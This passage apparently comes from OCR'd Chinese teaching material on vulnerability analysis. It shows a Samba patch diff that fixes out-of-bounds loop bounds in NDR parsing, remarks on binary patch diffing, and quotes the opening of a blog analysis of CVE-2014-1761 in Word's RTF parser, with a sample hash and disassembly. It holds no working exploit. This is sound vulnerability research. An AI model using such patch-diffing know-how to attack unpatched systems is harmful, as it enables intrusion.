
- 漏洞补丁
  - 开源软件的补丁

    开源软件的源码级补丁使了解漏洞相关的细节变得非常容易。

```
diff --git a/source/librpc/gen_ndr/ndr_wkssvc.c b/source/librpc/gen_ndr/ndr_wkssvc.c
index 2af3587..07cf1a1 100644
--- a/source/librpc/gen_ndr/ndr_wkssvc.c
+++ b/source/librpc/gen_ndr/ndr_wkssvc.c
@@ -1385,10 +1385,10 @@ NTSTATUS ndr_pull_USER_INFO_0_CONTAINER(struct ndr_pull *ndr, int ndr_flags, str
      NDR_PULL_ALLOC_N(ndr, r->user0, ndr_get_array_size(ndr, &r->user0));
      _mem_save_user0_1 = NDR_PULL_GET_MEM_CTX(ndr);
      NDR_PULL_SET_MEM_CTX(ndr, r->user0, 0);
-     for (cntr_user0_1 = 0; cntr_user0_1 < r->entries_read; cntr_user0_1++) {
+     for (cntr_user0_1 = 0; cntr_user0_1 < ndr_get_array_size(ndr, &r->user0); cntr_user0_1++) {
        NDR_CHECK(ndr_pull_USER_INFO_0(ndr, NDR_SCALARS, &r->user0[cntr_user0_1]));
      }
-     for (cntr_user0_1 = 0; cntr_user0_1 < r->entries_read; cntr_user0_1++) {
+     for (cntr_user0_1 = 0; cntr_user0_1 < ndr_get_array_size(ndr, &r->user0); cntr_user0_1++) {
        NDR_CHECK(ndr_pull_USER_INFO_0(ndr, NDR_BUFFERS, &r->user0[cntr_user0_1]));
      }
      NDR_PULL_SET_MEM_CTX(ndr, _mem_save_user0_1, 0);
@@ -1631,10 +1631,10 @@ NTSTATUS ndr_pull_USER_INFO_1_CONTAINER(struct ndr_pull *ndr, int ndr_flags, str
      NDR_PULL_ALLOC_N(ndr, r->user1, ndr_get_array_size(ndr, &r->user1));
      _mem_save_user1_1 = NDR_PULL_GET_MEM_CTX(ndr);
      NDR_PULL_SET_MEM_CTX(ndr, r->user1, 0);
-     for (cntr_user1_1 = 0; cntr_user1_1 < r->entries_read; cntr_user1_1++) {
+     for (cntr_user1_1 = 0; cntr_user1_1 < ndr_get_array_size(ndr, &r->user1); cntr_user1_1++) {
        NDR_CHECK(ndr_pull_USER_INFO_1(ndr, NDR_SCALARS, &r->user1[cntr_user1_1]));
      }
-     for (cntr_user1_1 = 0; cntr_user1_1 < r->entries_read; cntr_user1_1++) {
+     for (cntr_user1_1 = 0; cntr_user1_1 < ndr_get_array_size(ndr, &r->user1); cntr_user1_1++) {
        NDR_CHECK(ndr_pull_USER_INFO_1(ndr, NDR_BUFFERS, &r->user1[cntr_user1_1]));
      }
      NDR_PULL_SET_MEM_CTX(ndr, _mem_save_user1_1, 0);
@@ -1953,10 +1953,10 @@ NTSTATUS ndr_pull_wkssvc_NetWkstaTransportCtr0(struct ndr_pull *ndr, int ndr_fla
      NDR_PULL_ALLOC_N(ndr, r->array, ndr_get_array_size(ndr, &r->array));
      _mem_save_array_1 = NDR_PULL_GET_MEM_CTX(ndr);
      NDR_PULL_SET_MEM_CTX(ndr, r->array, 0);
-     for (cntr_array_1 = 0; cntr_array_1 < r->count; cntr_array_1++) {
+     for (cntr_array_1 = 0; cntr_array_1 < ndr_get_array_size(ndr, &r->array); cntr_array_1++) {
        NDR_CHECK(ndr_pull_wkssvc_NetWkstaTransportInfo0(ndr, NDR_SCALARS, &r->array[cntr_array_1]));
      }
-     for (cntr_array_1 = 0; cntr_array_1 < r->count; cntr_array_1++) {
+     for (cntr_array_1 = 0; cntr_array_1 < ndr_get_array_size(ndr, &r->array); cntr_array_1++) {
        NDR_CHECK(ndr_pull_wkssvc_NetWkstaTransportInfo0(ndr, NDR_BUFFERS, &r->array[cntr_array_1]));
      }
```


✧ 二进制补丁比较

二进制的补丁想了解其修改了什么就非常困难，需要借助于专业的工具、丰富的经验和大量的逆向分析工作才有可能达到目的。



➢ 专门的漏洞分析

第三方或组织内部对某些漏洞的针对性分析，擅用搜索引擎或开发必要的内容索引系统，尽可能快地搜索到相应的资料可以极大地减少自身的工作量。



Technical Analysis of CVE-2014-1761 RTF Vulnerability

Matt_Oh | April 7, 2014

4 Comments 0

Recently, Microsoft announced that an RTF sample exploiting CVE-2014-1761 is in the wild. The sample has just become publicly known. I spent some time analyzing the vulnerability and this blog describes what I found. The sample I analyzed has a SHA1 value of 200f7930de8d44fc2b00516f79033408ca39d610. The main module that was used in my analysis is wwlib.dll with file version of 14.0.7113.5001 used in Microsoft Office 2010.

The main parser is located at address of 0x31D0BAFF in the wwlib.dll file.

```
31D0BAFF ; int __stdcall process_control_words(int, int, int Src, int)
31D0BAFF process_control_words proc near
31D0BAFF
31D0BAFF var_598= word ptr -598h
31D0BAFF Dst= byte ptr -596h
31D0BAFF var_2E4= byte ptr -2E4h
31D0BAFF var_2D8= dword ptr -2D8h
31D0BAFF var_2D4= dword ptr -2D4h
31D0BAFF var_2D0= dword ptr -2D0h
31D0BAFF var_2CC= byte ptr -2CCh
31D0BAFF var_2CB= byte ptr -2CBh
31D0BAFF var_2C8= dword ptr -2C8h
31D0BAFF var_2C4= dword ptr -2C4h
31D0BAFF var_2BC= dword ptr -2BCh
31D0BAFF var_2B8= dword ptr -2B8h
31D0BAFF var_2B4= dword ptr -2B4h
31D0BAFF var_2B0= dword ptr -2B0h
31D0BAFF var_2AC= word ptr -2ACh
31D0BAFF var_2A8= dword ptr -2A8h
31D0BAFF var_2A4= dword ptr -2A4h
31D0BAFF var_2A0= dword ptr -2A0h
31D0BAFF var_29C= byte ptr -29Ch
31D0BAFF var_252= byte ptr -252h
31D0BAFF var_4= dword ptr -4
31D0BAFF arg_code= dword ptr  8
31D0BAFF arg_4= dword ptr  0Ch
31D0BAFF Src= dword ptr  10h
31D0BAFF arg_base_obj_ptr= dword ptr  14h
31D0BAFF
31D0BAFF push    ebp
31D0BB00 mov     ebp, esp
31D0BB02 sub     esp, 598h
```

EOF